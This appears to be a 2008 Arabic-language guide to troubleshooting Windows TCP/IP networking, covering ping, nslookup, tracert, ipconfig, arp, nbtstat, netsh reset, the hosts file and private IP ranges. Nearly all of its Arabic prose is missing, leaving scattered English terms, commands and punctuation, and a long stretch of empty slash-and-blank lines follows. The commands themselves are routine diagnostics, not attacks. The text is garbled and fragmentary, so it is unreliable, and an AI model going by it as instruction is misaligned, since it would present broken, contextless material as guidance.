Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),

Approximate round trip times in milli-seconds:

Minimum = 76ms, Maximum = 94ms, Average = 83ms

TCP/IP

Request timed out.

— Ping
: ping -n 30 192.168.1.1 n
packet loss . , ' ' .

Request timed out.

TCP/IP

:

:

TCP/IP

Ping

1-

ping 127.0.0.1

ping localhost

' ' ' ' .

TCP/IP

. TCP/IP

.

IP

Ping

2-

.

IP

Ping

3-

)

gateway

router

IP

Ping

4-

.

(

server DNS

Ping

5-

.

Ping

6-

.

PathPing

7-

Ping

Ping

DNS

Ping

IP

DNS

DNS.

cmd >
: nslookup site.com

nslookup (
)

IP
site.com

Ping

www.example.com tracert

Traceroute
www.example.com

ISP

network address translation (NAT)

Firewall

Properties

Firewalled

Advanced

(Protect My Computer And Network By Limiting
Or Preventing Access To This Computer From The Internet)

IP:

cmd > ipconfig
gateway subnet mask DNS IP :
ipconfig /all.

: IP
IP .x.y , : IP 1-
DHCP Automatic Private IP Addressing (APIPA)
IP DHCP client

Dynamic Host Configuration Protocol (DHCP) server

. IP
IP 2-

- 10.0.0.0 – 10.255.255.255
- 172.16.0.0 – 172.31.255.255
- 192.168.0.0 – 192.168.255.255

IP , , , : 3-
(static)

IP IP subnet mask 4-
subnet mask IP
IP

subnet mask : 255.255.255.0 subnet mask
IP

IP IP 192.168.1.101 192.168.0.223
subnet mask : 255.255.0.0

172.16.4.56 IP
gateway (, , ,
(subnet). (

TCP/IP:

:

TCP/IP

" " 1-

.

2-

Support
Repair
:

DHCP. IP Ipconfig /renew

Address Resolution Protocol cache. Arp -d

NetBIOS name cache. Nbtstat -R

DNS cache. Ipconfig /flushdns

. **DNS Ipconfig /registerdns**

: > **TCP/IP 3-**

. **netsh int ip reset resetlog.txt**

DNS:

IP DNS
DNS:

DNS DNS TCP/IP 1-
DNS TCP/IP DNS ISP

DNS ping DNS
TCP/IP. DNS

IP 3-
DNS
IP

IP

:

Notepad

Hosts

System32\Drivers\Etc

IP

.

4-

: ipconfig /flushdns



/ /

/()

/ /

()

() /

/

/

/ /

()

/

/

/ /

/

/

/

/

/ /

/

/

/ /

()


/ / _____
/ _____
/ / _____
/ / _____
/ / _____

))

/ / / _____
/ / / _____
/ / / / _____
/ / / / _____
() / / _____
/ / / / _____
/ / / / _____

/ / / _____
() / / / _____
/ / / / _____
/ / / / _____
/ / / / _____
/ / / / _____

/ / / / _____
(2) / / / / _____
/ / / / _____
/ / / / _____
/ / / / _____



المصادر

لقد كان مصدر هذه المادة العلمية من الاندية والموسوعات والمجلات
العلمية الموجودة في محركات البحث ياهو وقوقل

ومن الله التوفيق

عصام سرحان نياي العزاوي

العراق ٢٠٠٨

Emil

issam_art4@yahoo.com